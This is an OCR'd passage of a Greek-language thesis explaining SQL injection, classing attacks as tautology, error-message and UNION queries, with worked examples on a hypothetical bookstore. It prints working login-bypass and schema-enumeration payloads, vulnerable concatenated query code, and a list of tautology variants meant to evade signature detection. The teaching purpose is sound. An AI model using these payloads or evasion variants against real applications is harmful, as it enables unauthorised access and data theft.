
1.3 Περιγραφή της λειτουργίας των SQL Injection επιθέσεων

Όλες οι web εφαρμογές, λειτουργούν σε ένα συγκεκριμένο client/server μοντέλο, χωρίς να έχει σημασία ποιες τεχνολογίες χρησιμοποιούνται για να υλοποιηθούν. Μια τέτοια εφαρμογή θα μπορούσε να έχει αναπτυχθεί σε UNIX περιβάλλον, με PHP γλώσσα, MySQL σύστημα βάσης δεδομένων και να τρέχει σε Apache Web Server. Μία άλλη εφαρμογή θα ήταν δυνατόν να αναπτυχθεί αντίστοιχα σε Windows Server, με κάποια .NET γλώσσα (C#, Visual Basic κτλ), Microsoft SQL Server και να τρέχει σε IIS (Internet Information Services). Οποιαδήποτε από τις δύο παραπάνω εφαρμογές βασίζεται στο ίδιο μοντέλο Client/Server που απεικονίζεται γραφικά στην εικόνα 1.1.

Ο χρήστης συνδέεται μέσω του διαδικτύου με τον διακομιστή που φιλοξενεί την εφαρμογή. Ο Web Server (Apache, IIS) μεταφέρει τα HTTP requests του χρήστη σαν δεδομένα εισόδου στην εφαρμογή, η οποία ανταλλάσει δεδομένα (ανάκτηση, δημιουργία ή επεξεργασία εγγραφών) με το σύστημα βάσης δεδομένων. Ταυτόχρονα δημιουργείται η σελίδα που

προκύπτει από την εκτέλεση της εφαρμογής (HTML κτλ) και η οποία αποτελεί το HTTP Response που εμφανίζεται στον χρήστη.

Μια επίθεση με SQL Injection, ξεκινάει με την υπόθεση ότι υπάρχει ένα κενό ασφαλείας σε μία φόρμα της ιστοσελίδας - στόχου. Ο επιτιθέμενος προσπαθεί να εισάγει τέτοιου είδους δεδομένα στη φόρμα, ούτως ώστε να στείλει στο διακομιστή ένα HTTP Request, το οποίο περιλαμβάνει το ερώτημα που επιθυμεί στη βάση δεδομένων. Ο web server μεταφέρει τα δεδομένα της φόρμας στο web application. Σε αυτό ακριβώς το επίπεδο βρίσκεται το κενό




Εικόνα 1.5 Το μοντέλο στο οποίο βασίζεται μια τυπική server sided web εφαρμογής

ασφαλείας της εφαρμογής. Η αδυναμία του web application να εντοπίσει εμφωλευμένα SQL ερωτήματα στα εισερχόμενα δεδομένα, έχει ως αποτέλεσμα αυτά να συγχωνευθούν με το ερώτημα που θα χρησιμοποιηθεί για την ανάκτηση των επιθυμητών δεδομένων. Πλέον το σύστημα της βάσης δεδομένων δεν είναι σε θέση να εντοπίσει την επίθεση και τα αποτελέσματα του εκχυμένου ερωτήματος θα συγχωνευθούν με τα επιθυμητά για την εφαρμογή δεδομένα.

Η εφαρμογή, ανάλογα με την υλοποίηση, θα δημιουργήσει μία HTML σελίδα η οποία θα περιλαμβάνει, εκτός από τα προσδοκώμενα από τον προγραμματιστή αποτελέσματα, και τα αποτελέσματα που επιθυμεί ο επιτιθέμενος. Το HTTP Response που θα αποστείλει ο web server, θα περιέχει «κλεμμένα» δεδομένα, τα οποία και θα εμφανιστούν στην οθόνη του επιτιθέμενου – χρήστη.

Η τεχνική SQL Injection δεν απαιτεί κάποια γνώση της αρχιτεκτονικής του συστήματος και η εφαρμογή της δεν απαιτεί πρόσβαση στον web server, εκτός της επιθυμητής που είναι απαραίτητη για την λειτουργία μιας web εφαρμογής. Η αλληλεπίδραση επιτιθέμενου – web εφαρμογής, περιορίζεται στη φόρμα, στην οποία υπάρχει πρόσβαση και τα δεδομένα που



Εικόνα 1.6 Η client/server αλληλεπίδραση κατά την εκδήλωση μιας SQL Injection επίθεσης

εισάγονται σε αυτή, δεν θεωρούνται επιβλαβή ή κακόβουλα από το σύστημα, καθώς δεν υπάρχει μηχανισμός για να τα εντοπίσει ή είναι ελλιπής και άρα αναποτελεσματικός. Αυτό σημαίνει ότι τα δεδομένα που εισάγει ο χρήστης είναι μεν στην πραγματικότητα κακόβουλα, αλλά το σύστημα αντιδρά όπως θα αντιδρούσε σε οποιοδήποτε HTTP Request.

1.4 Οργάνωση της εργασίας

Η παρούσα εργασία, αποτελείται από συνολικά πέντε κεφάλαια και η δομή της οργανώνεται ως εξής:

- Στο πρώτο κεφάλαιο γίνεται μία εισαγωγή στις SQL Injection επιθέσεις. Παρουσιάζονται οι κύριες κατηγορίες επιθέσεων, γίνεται μία ιστορική αναδρομή με την περιγραφή των πλέον «διάσημων» επιθέσεων και τέλος περιγράφεται η λειτουργία της τεχνικής SQL Injection.
- Στο δεύτερο κεφάλαιο παρουσιάζονται εκτενώς οι διάφοροι τύποι SQL Injection. Για κάθε έναν από αυτούς γίνεται μία αναλυτική περιγραφή και περιγράφονται παραδείγματα σε ένα open source JSP – Microsoft Access σύστημα.
- Στο τρίτο κεφάλαιο παρουσιάζονται τα εργαλεία που χρησιμοποιήθηκαν για την υλοποίηση του τέταρτου κεφαλαίου.
- Στο τέταρτο κεφάλαιο πραγματοποιείται SQL Injection επίθεση σε μία ηλεκτρονική εφημερίδα. Η επίθεση πραγματοποιείται με δύο διαφορετικές μεθόδους. Στην

πρώτη περίπτωση γίνεται μία εμπειρική επίθεση, βασιζόμενη στην παρατηρητικότητα του επιτιθέμενου και σε υποθέσεις που αφορούν την υλοποίηση του συστήματος. Σε δεύτερη φάση πραγματοποιείται μία παρόμοια επίθεση με τη χρήση ενός open source εργαλείου. Σε αυτή την περίπτωση δεν χρειάζεται κάποια υπόθεση για την επιτυχή πραγματοποίηση της επίθεσης. Στην τελευταία παράγραφο του κεφαλαίου, πραγματοποιούνται βελτιώσεις στον κώδικα της ηλεκτρονικής εφημερίδας, ούτως ώστε να αποτραπούν οι επιθέσεις και κατόπιν ελέγχεται η αποδοτικότητα τους.

- Στο πέμπτο κεφάλαιο εξάγονται συμπεράσματα σχετικά με την εργασία και παρατίθενται θέματα για μελλοντική μελέτη.

ΚΕΦΑΛΑΙΟ 2 - ΤΑΞΙΝΟΜΗΣΗ ΤΩΝ SQL INJECTION ΕΠΙΘΕΣΕΩΝ

Σε αυτή την ενότητα γίνεται μια εκτενής παρουσίαση των διαφορετικών τρόπων επίθεσης μέσω SQL injection που έχουν καταγραφεί μέχρι σήμερα. Οι επιθέσεις έχουν ταξινομηθεί σε έξι διαφορετικές κατηγορίες, ανάλογα με τη μέθοδο που χρησιμοποιείται για την επίτευξη της επίθεσης. Για κάθε τύπο επίθεσης παρέχεται μια αναλυτική περιγραφή, με χρήση αντιπροσωπευτικών παραδειγμάτων και γίνεται αναφορά στις πιθανές συνέπειες που μπορεί να έχει το σύστημα που βρίσκεται στο στόχο της επίθεσης.

Πρέπει να σημειωθεί ότι γενικά οι διάφοροι τύποι επίθεσης δεν χρησιμοποιούνται μεμονωμένα. Η συνήθης πρακτική ορίζει πως δύο ή περισσότεροι τύποι επίθεσης SQL injection συνδυάζονται ώστε να πετύχουν το επιθυμητό από τον επιτιθέμενο αποτέλεσμα. Ένα ακόμα πιθανό σενάριο είναι να προηγηθεί μια επίθεση δηλητηρίασης SQL κώδικα, με στόχο την αναγνώριση του συστήματος (λειτουργικό σύστημα, σύστημα διαχείρισης βάσεων δεδομένων, τύπος διακομιστή) και στη συνέχεια, να ακολουθήσει μια τυπική δικτυακή επίθεση. Η διαδικασία αναγνώρισης του συστήματος είναι γνωστή ως ιχνηλάτηση (foot printing). Η ιχνηλάτηση αποτελεί ένα προκαταρτικό βήμα, κατά το οποίο κατασκευάζεται μια ολοκληρωμένη εικόνα του συστήματος και των ευπαθειών που αυτό ενδεχομένως να παρουσιάζει, ώστε να καθοριστεί ο τρόπος επίθεσης που θα ακολουθηθεί από τον επιτιθέμενο.

Στα παραδείγματα που ακολουθούν χρησιμοποιείται ένα υποθετικό σύστημα ενός ηλεκτρονικού βιβλιοπωλείου. Το σύστημα περιγράφεται στο παράρτημα της εργασίας.

2.1 Ταυτολογία (Tautology)

Ο γενικός στόχος μιας επίθεσης βασισμένης σε ταυτολογία (tautology) είναι να εισαχθεί κώδικας σε μια ή περισσότερες δηλώσεις συνθήκης έτσι ώστε αυτές να αποτιμώνται πάντα σε αληθείς. Οι συνέπειες αυτής της επίθεσης εξαρτώνται από τον τρόπο με τον οποίο τα αποτελέσματα του ερωτήματος χρησιμοποιούνται μέσα στην εφαρμογή. Οι πιο κοινές χρήσεις είναι η παράκαμψη της διαδικασίας πιστοποίησης και η εξαγωγή δεδομένων.

Σε αυτόν τον τύπο επίθεσης, ένας κακόβουλος χρήστης εκμεταλλεύεται ένα πεδίο εισόδου, η τιμή του οποίου χρησιμοποιείται σε μία συνθήκη WHERE ενός SQL ερωτήματος. Ο μετασχηματισμός της συνθήκης σε μια ταυτολογία προκαλεί την επιστροφή όλων των γραμμών του πίνακα της βάσης δεδομένων που συνδέεται με το ερώτημα. Γενικά, για να δουλέψει μια επίθεση βασισμένη σε ταυτολογία, ο επιτιθέμενος πρέπει να εξετάσει όχι μόνο τις τρωτές παραμέτρους, αλλά και τη σχεδίαση του κώδικα που αποτιμά τα αποτελέσματα του ερωτήματος. Η επίθεση είναι επιτυχής όταν η εφαρμογή, είτε εμφανίζει

όλες τις επιστρεφόμενες εγγραφές, είτε εκτελεί κάποια ενέργεια εάν τουλάχιστον μια εγγραφή επιστρέφεται.

```
query = "SELECT member_id, member_level FROM members WHERE
member_login=' " + sLogin + " ' AND member_password=' " +
sPassword +" ' "
```

Όπου το sLogin και sPassword είναι παράμετροι που παίρνουν τιμές από την είσοδο του χρήστη στα αντίστοιχα πεδία Login και Password της φόρμας πιστοποίησης.

Αν ο χρήστης εισάγει το όνομα “John” και το συνθηματικό “hello”, η εφαρμογή στέλνει στη βάση δεδομένων για εκτέλεση το ακόλουθο ερώτημα:

```
SELECT member_id, member_level FROM members WHERE
member_login='John' AND member_password='hello'
```

Η βάση δεδομένων εκτελεί το ερώτημα και επειδή τα στοιχεία εισόδου αντιστοιχούν σε έναν έγκυρο λογαριασμό χρήστη, επιστρέφονται τα δεδομένα από την κατάλληλη εγγραφή του πίνακα members. Έπειτα, η εφαρμογή, ανάλογα με την υλοποίηση θα προωθήσει τον χρήστη στην αντίστοιχη αρχική σελίδα. Σε αντίθετη περίπτωση, δηλαδή αν ο χρήστης δώσει ένα μη έγκυρο όνομα ή συνθηματικό, η εφαρμογή θα επέστρεφε ένα μήνυμα της μορφής “Login or Password is incorrect”.

Ένας επιτιθέμενος μπορεί να εκμεταλλευτεί της ευπάθειας της εφαρμογής και να παρακάμψει τη διαδικασία πιστοποίησης χωρίς να δώσει ένα αυθεντικό όνομα χρήστη ή συνθηματικό. Η μέθοδος που ακολουθείται στηρίζεται σε μια επίθεση SQL injection βασισμένη σε ταυτολογία, η οποία αναλύεται ακολούθως.

Ο κακόβουλος χρήστης μπορεί να υποβάλλει τη φράση “ ' OR 1=1 -- ” στο πεδίο εισόδου Login. Η είσοδος που υποβάλλεται στο πεδίο Password δεν παίζει ρόλο, οπότε μπορεί να περιέχει οτιδήποτε ή να είναι κενή, χωρίς να επηρεάσει την εξέλιξη της επίθεσης. Η δύο συνεχόμενες παύλες στο τέλος της υποβληθείσας εισόδου είναι απαραίτητες γιατί προσδιορίζουν την αρχή των σχολίων, οπότε ότι έπεται μετά από αυτό το σύμβολο θεωρείται σχόλιο και δεν λαμβάνεται υπόψη από το σύστημα της βάσης δεδομένων. Αυτό οδηγεί σε τροποποίηση του αρχικού ερωτήματος, αχρηστεύοντας ουσιαστικά ένα μέρος του. Σε περίπτωση που δεν χρησιμοποιηθούν οι δύο παύλες, η εφαρμογή θα επιστρέψει ένα σφάλμα, γιατί θα εντοπίσει ότι υπάρχουν εισαγωγικά που δεν έχουν κλείσει. Το SQL ερώτημα που προκύπτει είναι:

```
SELECT member_id, member_level FROM members WHERE
member_login=' ' OR 1=1 ' AND member_password=' '
```

Ο κώδικας που εγχέεται στη συνθήκη (δηλ. η φράση OR 1=1) μετατρέπει ολόκληρη την συνθήκη που βρίσκεται στην πρόταση WHERE σε ταυτολογία. Επειδή η συνθήκη είναι μια ταυτολογία, το ερώτημα αποτιμάτε σε αληθές για κάθε γραμμή του πίνακα και για το λόγο αυτό η βάση δεδομένων επιστρέφει ως αποτέλεσμα όλες τις γραμμές του πίνακα members. Στο συγκεκριμένο παράδειγμα, το επιστρεφόμενο σύνολο αποτιμάτε σε μια μη μηδενική τιμή, η οποία προκαλεί την εφαρμογή να συμπεράνει ότι η πιστοποίηση του χρήστη ήταν επιτυχής. Μάλιστα, ο επιτιθέμενος συνδέεται χρησιμοποιώντας την πρώτη εγγραφή χρήστη του επιστρεφόμενου συνόλου. Η συνήθης πρακτική ορίζει ότι ο πρώτος λογαριασμός χρήστη που δημιουργείται είναι αυτός του διαχειριστή, με συνέπεια ο επιτιθέμενος να συνδεθεί στην εφαρμογή με αυξημένα δικαιώματα, εφόσον πετύχει η επίθεση του.

Σε περίπτωση που ο επιτιθέμενος γνωρίζει κάποιο έγκυρο όνομα χρήστη, αλλά δεν γνωρίζει το αντίστοιχο συνθηματικό, μπορεί με έναν παρόμοιο τρόπο να συνδεθεί προσποιούμενος την ταυτότητα του νόμιμου χρήστη. Έστω ότι ο επιτιθέμενος γνωρίζει ότι υπάρχει ένας χρήστης με το όνομα “John”, τότε δίνοντας ως είσοδο :

Login: John
Password: ' OR 1=1 --

παράγεται το SQL ερώτημα:

```
SELECT member_id, member_level FROM members WHERE member_login='John' AND
member_password='' OR 1=1 '
```

Η πρόταση που εκχύεται στο πεδίο Password μετατρέπει ολόκληρο το δεύτερο σκέλος της σύζευξης (member_password='' OR 1=1) σε ταυτολογία, και εφόσον η τιμή “John” αποτελεί ένα έγκυρο όνομα χρήστη, η βάση δεδομένων επιστρέφει τα δεδομένα της εγγραφής του πίνακα members για την οποία ισχύει member_login = 'John', ολοκληρώνοντας τη διαδικασία πιστοποίησης. Στη χειρότερη, για την ασφάλεια της εφαρμογής, περίπτωση, ο επιτιθέμενος μπορεί να γνωρίζει το όνομα ενός έγκυρου χρήστη που έχει δικαιώματα διαχειριστή, οπότε οι συνέπειες μιας πετυχημένης επίθεσης θα ήταν πολύ μεγαλύτερες, καθώς ο επιτιθέμενος θα είχε αυξημένα προνόμια.

Για την προστασία της εφαρμογής μπορεί να υιοθετηθούν διάφοροι μηχανισμοί ελέγχου της εισόδου του χρήστη. Ένας συνηθισμένος κανόνας που προτείνεται είναι ο εντοπισμός της διπλής παύλας και η διαγραφή της από το κείμενο της εισόδου. Για να ξεπεράσει αυτό το εμπόδιο ο επιτιθέμενος μπορεί να τροποποιήσει την επίθεση του, αλλάζοντας τις εισόδους του ώστε να μη περιέχεται η διπλή παύλα μέσα σ’ αυτές. Υποβάλλοντας λοιπόν ως είσοδο :

Login: ' OR ''='
Password: ' OR ''='

εκτελείται το ερώτημα:

```
SELECT member_id, member_level FROM members WHERE
member_login='' OR ''='' AND member_password='' OR ''=''
```

Η νέα είσοδος δεν περιέχει το σύμβολο “--” , οπότε θα περάσει από τον έλεγχο με συνέπεια το νέο ερώτημα να εκτελεστεί κανονικά πετυχαίνοντας ακριβώς το ίδιο αποτέλεσμα με το πρώτο παράδειγμα.

Ένα σύστημα προστασίας που στηρίζεται στην ανίχνευση γνωστών επιθέσεων βάση της υπογραφής τους, θα μπορούσε να εντοπίσει την ύπαρξη της φράσης “ ' OR 1=1 ” μέσα στο “δηλητηριασμένο” SQL ερώτημα και να ανακαλύψει την επίθεση. Ορισμένοι επιδέξιοι τρόποι για να αποφευχθεί η ανίχνευση είναι αντί για την κλασική φράση “' OR 1=1” να εγχυθεί μία από τις προτάσεις που παρουσιάζονται παρακάτω, εισάγοντας ένα διαφορετικό είδος ταυτολογίας που διαφοροποιείται από την γνωστή ταυτότητα και κατά συνέπεια δεν γίνεται αντιληπτό από το σύστημα προστασίας

- OR 'unusual' = 'unusual'
- OR 'something' = 'some'+'thing'
- OR 'text' = N'text'
- OR 'something' like 'some%'
- OR 2 > 1
- OR 'text' > 't'
- OR 'whatever' IN ('whatever')
- OR 2 BETWEEN 1 AND 3

Απόρροια μιας επίθεσης βασισμένης σε ταυτολογία, πέρα από την παράκαμψη της διαδικασίας πιστοποίησης, είναι η αποκάλυψη σημαντικών πληροφοριών από τη βάση δεδομένων. Το μέγεθος και η κρισιμότητα των αποκαλυφθέντων πληροφοριών, εξαρτάται από το σχεδιασμό της εφαρμογής.

2.2 Μηνύματα Λάθους

Αυτός ο τύπος επίθεσης επιτρέπει την αποκάλυψη σημαντικών πληροφοριών για τη δομή και το περιεχόμενο της βάσης δεδομένων της εφαρμογής ιστού, μέσω μηνυμάτων σφάλματος που επιστρέφονται από την εφαρμογή. Οι πληροφορίες αυτές μπορούν να βοηθήσουν τον επιτιθέμενο να συμπεράνει τα ονόματα των πινάκων, τα ονόματα και τους τύπους δεδομένων των πεδίων ενός πίνακα και γενικά να προσδιορίσει τη διαμόρφωση του σχήματος της βάσης δεδομένων.

Ενώ τα μηνύματα λάθους προορίζονται για να βοηθήσουν τους προγραμματιστές να διορθώσουν τις εφαρμογές τους, βοηθούν επίσης και τους επιτιθέμενους να λάβουν πληροφορίες για το σχήμα της βάσης δεδομένων. Η ευπάθεια που εκμεταλλεύεται ο επιτιθέμενος είναι ότι συχνά τα μηνύματα λάθους που επιστρέφονται από τον διακομιστή

της εφαρμογής είναι υπερβολικά περιγραφικά. Στην πραγματικότητα, απλά το γεγονός ότι παράγεται ένα μήνυμα λάθους μπορεί συχνά να αποκαλύψει τρωτές παραμέτρους σε έναν επιτιθέμενο.

Κατά την εκτέλεση αυτής της επίθεσης, κάποιος προσπαθεί να εγχύσει δηλώσεις που προκαλούν ένα συντακτικό ή λογικό σφάλμα στη βάση δεδομένων. Τα συντακτικά σφάλματα μπορούν να χρησιμοποιηθούν για να αποκαλύψουν εκχύσιμες παραμέτρους. Τα λάθη μετατροπής τύπου μπορούν να χρησιμοποιηθούν για να αποκαλύψουν τους τύπους δεδομένων ορισμένων στηλών. Τα λογικά λάθη αποκαλύπτουν συχνά τα ονόματα των πινάκων και των στηλών του πίνακα που προκάλεσαν το λάθος.

Στα παραδείγματα που ακολουθούν παρουσιάζεται μια πιθανή μέθοδος που μπορεί να ακολουθήσει ο επιτιθέμενος για να αποσπάσει πληροφορίες από τη βάση δεδομένων. Για να αποκαλυφθούν τα ονόματα των πινάκων, μπορεί να γίνει χρήση των προτάσεων GROUP BY ή HAVING στο πεδίο εισόδου:

Login: ' HAVING 1=1 --
Password: οτιδήποτε

Η χρήση της διπλής παύλας στο τέλος της πρότασης κρίνεται αναγκαία, ώστε να μη ληφθούν υπόψη όσα μπορεί να έπονται στην SQL δήλωση. Το τελικό SQL ερώτημα γίνεται:

```
SELECT member_id, member_level FROM members WHERE member_login
= '' HAVING 1=1  AND member_password = ''
```

Η εκτέλεση αυτού του ερωτήματος θα οδηγήσει στο ακόλουθο μήνυμα λάθους:

Column 'members.member_id' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

Αυτό το μήνυμα προέκυψε λόγω του ότι ο όρος HAVING πρέπει να ακολουθεί πάντα μια πρόταση GROUP BY, η οποία ομαδοποιεί όλα τα πεδία. Το μήνυμα αυτό αποκαλύπτει ότι υπάρχει ένας πίνακας members και μία στήλη στον πίνακα αυτό με το όνομα member_id. Έπειτα, ο επιτιθέμενος μπορεί να τροποποιήσει κατάλληλα την είσοδο του και να συνεχίσει την επίθεση του, ώστε να αποκαλύψει τα ονόματα των επόμενων στηλών του πίνακα. Η νέα είσοδος του επιτιθέμενου διαμορφώνεται ως εξής:

Login: ' GROUP BY members.member_id HAVING 1=1 --
Password: οτιδήποτε

Αντίστοιχα, το SQL ερώτημα που εκτελείται γίνεται :

```
SELECT member_id, member_level FROM members WHERE member_login
= '' GROUP BY members.member_id HAVING 1=1  AND
member_password = ''
```

Ο επιτιθέμενος εκμεταλλεύεται την πληροφορία για το πεδίο members.member_id τροποποιώντας κατάλληλα την είσοδο του, με αποτέλεσμα να πάρει το επόμενο σφάλμα:

Column 'members.member_level' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.

Πλέον έχει προσδιοριστεί και το όνομα της επόμενης στήλης, το οποίο είναι member_level. Το όνομα αυτό προστίθεται στη είσοδο του επιτιθέμενου και επαναλαμβάνεται η διαδικασία.

Login: ' GROUP BY members.member_id,members.member_level HAVING 1=1 --
Password: οτιδήποτε

Ως αποτέλεσμα δεν εμφανίζεται ένα νέο μήνυμα σφάλματος, αλλά αντίθετα εμφανίζεται το γνωστό μήνυμα της εφαρμογής “Login or Password is incorrect”. Αυτό σημαίνει ότι δεν συμμετέχουν άλλα πεδία στον καθορισμό του SQL ερωτήματος.

Συνοψίζοντας τα αποτελέσματα των παραπάνω βημάτων, ο επιτιθέμενος πλέον είναι σε θέση να γνωρίζει ότι:

- Χρησιμοποιείται ένας πίνακας από αυτή τη σελίδα με το όνομα members. Σημειώνεται ότι όταν χρησιμοποιείται το πλήρες όνομα των πινάκων σε SQL ερωτήματα, μπορεί να εκθέσει τα ονόματα αυτά σε τέτοιου είδους επιθέσεις. Γενικά είναι μια κακή πρακτική προγραμματισμού. Αντ’ αυτού θα μπορούσαν να χρησιμοποιηθούν ψευδωνυμίες (nicknames), όπως για παράδειγμα η ψευδωνυμία ''m'' στη θέση του ονόματος members. Στη συνέχεια θα παρουσιαστούνε τρόποι για το πώς μπορεί ένας επιτιθέμενος να αποκαλύψει τα ονόματα των πινάκων ακόμα και όταν χρησιμοποιούνται ψευδωνυμίες.

- Ο πίνακας members περιλαμβάνει τουλάχιστον τα πεδία member_id και member_level. Μπορεί να περιέχει και άλλα, τα οποία όμως δεν συμμετέχουν στο SQL ερώτημα που χρησιμοποιείται στη συγκεκριμένη σελίδα.

2.3 Ερωτήματα Ένωσης (Union Queries)

Στις επιθέσεις με ερωτήματα ένωσης (UNION), ένας επιτιθέμενος εκμεταλλεύεται μια τρωτή παράμετρο για να αλλάξει το σύνολο των δεδομένων που επιστρέφονται από ένα συγκεκριμένο SQL ερώτημα. Με αυτήν την τεχνική, ένας επιτιθέμενος μπορεί να εξαπατήσει την εφαρμογή αναγκάζοντας την να επιστρέψει δεδομένα από έναν πίνακα διαφορετικό από αυτόν που αρχικά σχεδίασε ο υπεύθυνος για την ανάπτυξη της εφαρμογής. Οι επιτιθέμενοι μπορούν να το πετύχουν αυτό με την έκχυση μιας δήλωσης της μορφής UNION SELECT <*υπόλοιπο της εκχεόμενης ερώτησης*>.

Επειδή οι επιτιθέμενοι ελέγχουν πλήρως το δεύτερο (εγχεόμενο) ερώτημα, μπορούν να το χρησιμοποιήσουν για να ανακτήσουν πληροφορίες από έναν επιθυμητό πίνακα. Το αποτέλεσμα αυτής της επίθεσης οδηγεί τη βάση δεδομένων να επιστρέψει ένα σύνολο δεδομένων που αποτελεί ένωση των αποτελεσμάτων του πρωτότυπου ερωτήματος με τα αποτελέσματα του εγχεόμενου δεύτερου ερωτήματος.

Τα επόμενα παραδείγματα υποδεικνύουν έναν τρόπο για να αποκαλυφθούν τα ονόματα των πινάκων της βάσης δεδομένων. Ο Microsoft SQL Server για παράδειγμα χρησιμοποιεί έναν πίνακα συστήματος, με το όνομα sysObjects, ο οποίος διατηρεί πληροφορίες για όλα τα αντικείμενα που υπάρχουν στη βάση δεδομένων. Ο επιτιθέμενος μπορεί να εγχύσει μια πρόταση UNION στην πρωτότυπη δήλωση SELECT, ώστε να ενώσει τα περιεχόμενα του αρχικού ερωτήματος με πληροφορίες από τον πίνακα sysObjects.

Η επίθεση προσπαθεί να εκμεταλλευτεί τις ευπάθειες μίας υλοποίησης ,όπως για παράδειγμα του μηχανισμού αναζήτησης της εφαρμογής. Το SQL ερώτημα που χειρίζεται παραδείγματος χάρη μία αναζήτηση βιβλίων, θα μπορούσε να έχει την ακόλουθη μορφή:

```
SELECT i.author, i.category_id, i.image_url, i.item_id,
i.name, i.price, c.category_id, c.name FROM items i,
categories c WHERE c.category_id=i.category_id AND (i.name
LIKE '% search_string %') ORDER BY i.name ASC
```

Για να εξαχθεί το όνομα ενός πίνακα από τον πίνακα sysObjects, χρησιμοποιείται η δήλωση:

```
SELECT name FROM sysObjects WHERE xtype='U',
```

Όπου το name είναι το πεδίο του πίνακα sysObjects που περιέχει τα ονόματα των αντικειμένων και το U υποδηλώνει έναν πίνακα ορισμένο από το χρήστη (user-defined table).

Είναι καλό, η αρχική δήλωση SELECT να μην επιστρέφει καμία εγγραφή. Για το λόγο αυτό, προστίθεται η φράση “AND 1=2” για να μετατρέψει τη συνθήκη του πρώτου ερωτήματος σε ψευδή, ώστε να ικανοποιηθεί αυτή η αξίωση. Σε διαφορετική περίπτωση, η συνθήκη “i.name LIKE '%'” ισχύει αν το i.name μοιάζει με οτιδήποτε και θα ήταν πάντα αληθής. Η είσοδος του επιτιθέμενου παίρνει την εξής μορφή:

```
Title: ' AND 1=2) UNION SELECT name FROM sysObjects WHERE xtype ='U' –
```

Η εγχεόμενη πρόταση θα διαμορφώσει το τελικό SQL ερώτημα ως εξής:

```
SELECT i.author, i.category_id, i.image_url, i.item_id,
i.name, i.price, c.category_id, c.name FROM items i,
categories c WHERE c.category_id=i.category_id AND (i.name
LIKE '%' AND 1=2) UNION SELECT name FROM sysObjects WHERE
xtype ='U' %') ORDER BY i.name ASC
```

Η εκτέλεση του παραπάνω ερωτήματος θα προκαλούσε ένα συντακτικό σφάλμα, το οποίο θα εμφάνιζε το μήνυμα:

> *All queries in an SQL statement containing a UNION operator must have an equal number of expressions in their target lists.*

